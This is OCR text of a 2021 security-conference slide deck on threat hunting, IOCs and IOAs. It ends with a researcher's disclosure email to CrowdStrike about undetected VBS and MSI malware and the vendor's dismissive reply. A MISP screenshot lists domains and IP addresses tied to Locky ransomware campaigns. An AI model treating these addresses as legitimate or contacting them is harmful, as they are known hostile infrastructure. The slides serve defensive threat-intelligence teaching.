COMMSEC

HITBSECCONF
AMSTERDAM - 2021

Exploitation with Shell Reverse and Infection with PowerShell using VBS file

FILIPI PIRES

#WHOAMI

- https://filipipires.com
- https://twitter.com/FilipiPires
- https://github.com/filipi86
- https://www.linkedin.com/in/filipipires/

Filipi Pires in

Security Researcher | Speaker | Writer | Cybersecurity Advocate | Hacking Is Not Crime Advocate

São Paulo, Brazil · 500+ connections · Contact info

Zup Innovation

Filipi Pires

Researcher | Security Researcher | Speaker | Writer | Cybersecurity Advoc...

#WHOAMI

- Security Researcher | Security Developer Advocate
- Hacking is Not Crime Advocate
- DCG 5511 – São Paulo – Staff Team – DEFCON Groups
- Security Researcher & Instructor
- Writer and Reviewer

Agenda

- What is Threat;
- Change your mind;
- Responsible Disclosure - CrowdStrike;
- Attack Actions;
- API Manipulation;
- Invoke’s
- Infection Process;
- Question

What is a Threat???

#What is a Threat???

According to ISO 27005, a threat is defined as a potential cause of an incident that may cause harm to systems and organization.


Software attacks

Theft of intellectual property

Identity theft

Sabotage

Information extortion are examples of information security threats.



Threats

Known

Unkown

Report

Improving Defense Mechanisms (Sensors)

Cyber Threat Intelligence Building

Strengthening Cyber Resilience

Change your mind

# What is Cyber Threat Hunting???

Threat hunting is a proactive approach to Cyber Defense with Offensive mindset...

“The process of proactively and iteratively searching through networks to detect and isolate advanced threats that evade existing security solutions” ...

# What is Threat Hunter????

A Threat hunter is a qualified security professional to **Recognize**, **Isolate** and **Disable** potential APTs using manual and/or AI-based techniques, many threats cannot be detected by network monitoring tools.

He can search for **possible internal** or **external intruders** to discover the risks posed by possible malicious attackers, whether they be employees, outsiders or a criminal organization.

# Threat Hunting Based on IOC??

Indicators of Compromise (IoC)

The IOC Term is well known in the world of current threats and includes things like Domain, IP linked to a phishing website, a cryptographic checksum value for malware delivered via email or information linked to a defacement or ransomware.

Some indicators included:

# Threat Hunting Based on IOC??


- Suspect or known hostile domain or IP Suspect or known hostile file cryptographic checksum value (e.g., MD5, SHA256)
- Signature to detect suspect or known hostile data, such as antivirus and IDS signatures.
- Data related to potential exploitation of a vulnerability exploit
- Tactics, Techniques, and Procedures (TTPs) associated with suspect or known hostile events or data, such as an unauthorized instance of Mimikatz on an endpoint

# Malware Information Sharing Platform

- **The MISP threat sharing platform** is a free and open source software helping information sharing of threat intelligence including cyber security indicators.
- A threat intelligence platform for gathering, sharing, storing and correlating Indicators of Compromise of targeted attacks, threat intelligence, financial fraud information, vulnerability information or even counter-terrorism information.

https://www.misp-project.org/

# Malware Information Sharing Platform



Hover target

Attribute: 1140609
Name: 85.128.227.19
Category:
Type: attribute
Comment: logistics.nazwa.pl
Actions

Selected

Event: 9094
Info: M2M - Locky 2017-10-05 : Affid=3, offline, ".ykcol": "Invoice INV000123" - "Invoice INV000123.7z"
Date: 2017-10-06
Analysis: Ongoing
Org: CIRCL
Actions
Go to event
Expand (x)

event: (8939) M2M - Locky 2017-0... : Affid...
event: (4750) Malspam 2016-08-25 (.js in .zip...
event: (9094) M2M - Locky 2017-10-05 : Affid...
attribute: conxibit.com
event: (8996) M2M - Locky 2017-09-19 : Affid...
Locky 2017-09-11/11 : Af...
attribute: demopowerindo.com
event: (9017) M2M - Locky 2017-09-22 : Affid...
attribute: aerotransfer.cl
attribute: 91.192.195.51
attribute: highpressurewelding.co.uk
MISP
event: (9012) M2M - Locky 2017-09-18 : Affid...
event: (8810) Locky .diablo6 Spreading Throug...
galaxy: Locky
attribute: felixsells.mobi
event: (8964) M2M - Locky 2017-09-12 : Affid...
attribute: 82.145.60.140
event: (8946) M2M - malspam subject FreeFax ...
event: (9022) M2M - Locky 2017-09-25 : Affid...
tag: tlp:white
attribute: abelfaria.pt
attribute: 109.71.42.24
attribute: appartement-sailer.at
event: (9081) M2M - Locky 2017-10-03 : Affid...
event: (9077) M2M - Locky 2017-10-03 : Affid...
attribute: 209.54.62.81
tag: ecsirt:malicious-code="ransomware"
attribute: eurecas.org
attribute: unifiedfloor.com
MISP
event: (9011) M2M - Locky 2017-09-20 : Affid...
attribute: www.100kisses.org
event: (8972) M2M - Locky 2017-09-14 : Affid...
event: (8998) Malspam 2017-09...
attribute: 85.128.227.19
attribute: akolade.com
event: (4367) Malspam 2016-06-23 (Locky)
event: (3881) Malspam 2016-05-...
attribute: 98.124.251.204
event: (9102) M2M - Locky 2017-10-06 : Affid...
attribute: 98.124.251.167
event: (8985) M2M - ***SPAM*** Locky: "Statu...
event: (7610) pop3gropers feed
attribute: moonmusic.com.au
attribute: 80.88.87.95
event: (9016) M2M - Locky 2017-09-21/22 : Af...
MISP
Threat Sharing

# Threat Hunting Based on IOA??

Indicators of Attack (IoA)

- They focus on WHY and an attacker's intention. It is a more strategic view of the TTPs (Tactics, Techniques, and Procedures) of an Attacker / APTs.
- When properly positioned in a more mature intelligence program, IoAs can really help with proactive identification and defensive strategies against unknown threats.
- Some indicators included:

# Threat Hunting Based on IOA??


- Real-time behavior, including but not limited to Endpoint Behavioral Analytics (EBA)
- Code execution meta-data, Dynamic Link Libraries (DLLs) called, sequence of events, actions taken and so forth
- User behavior in relationship to the digital threat
- TTPs linked to hostile data, such as malware, used in an attack
- Persistent and stealth components used in an attack

# Threat Hunting Based on IOA??

1. Internal hosts with bad destinations
2. Internal hosts with non-standard ports
3. Public Servers/DMZ to Internal hosts
4. Off-hour Malware Detection
5. Network scans by internal hosts
6. Multiple alarm events from a single host
7. The system is reinfected with malware
8. Multiple Login from different regions
9. Internal hosts use much SMTP
10. Internal hosts many queries to External/Internal DNS

Responsible Disclosure CrowdStrike Company

Initial Notification it was sent on **Tuesday, October 20, 2020 at 7:19 PM**



From: Filipi Pires [redacted]
Date: Tuesday, October 20, 2020 at 7:19 PM
To: F[redacted]@crowdstrike.com>, [redacted]
Subject: [External] CROWSTRIKE | Teste de Detecção e Eficiência - POC

Boa Noite meu querido,
Desculpa o horário, tudo certo?, conforme conversamos em nossa call, iniciamos essa semana os testes de Detecção e Eficiência com CrowdStrike.

Estou enviando dois *report* em inglês feitas pelo nosso time de pesquisa (**Zup Security Labs**) que executou esses testes.

Alguma informações importantes:

No primeiro teste houve infecção com Malware em VBS (The_Zoo_Testing) e no segundo teste houve infecção com Malware em MSI (Malware_Bazaar_Report)

Impact:

At the end of this test, it was possible to verify that there many malwares that, when executed inside the environment, may perform an infection.

- ***CrowdStrike didn't work with Signature based;***
- ***Dependency of the real time engines;***
- ***After the first extraction, no one known malware was detected;***
- ***Malicious EXE files Not Detected***
- ***Malicious ELF files Not Detected***
- ***ELF file not detected***
- ***After second test no one know malware were detected;***
- ***Infection based on VBS (Visual Basic Script) – Known Malware***
- ***Infection based on MSI (Microsoft Installer) – Known Malware.***

Qualquer dúvida estou à disposição.


Atenciosamente

Vendor Answer

- We just receive a **generic answer on Wednesday, October 21, 2020 at 2:51 PM** by **CrowdStrike Time** as you can see:

"Our technical team analyzed the points and we didn't validate them as a valid test for the solution."

Vendor Answer



Fr[redacted]
pa[redacted]

21 de out. de 2020 14:51 ☆ ↩

Fala Filipi, obrigado pelo e-mail e bate papo.

Como falei, gostaria de que tivessem um bate papo com nosso time técnico antes de iniciarem os testes, realmente trabalhamos com uma proposta bem diferente do mercado tradicional. Ficaremos felizes se tivermos essa oportunidade mais pra frente.

Nosso time técnico analisou os pontos e não validamos como um teste válido para a solução, e claro podemos discutir todos esses pontos juntos.

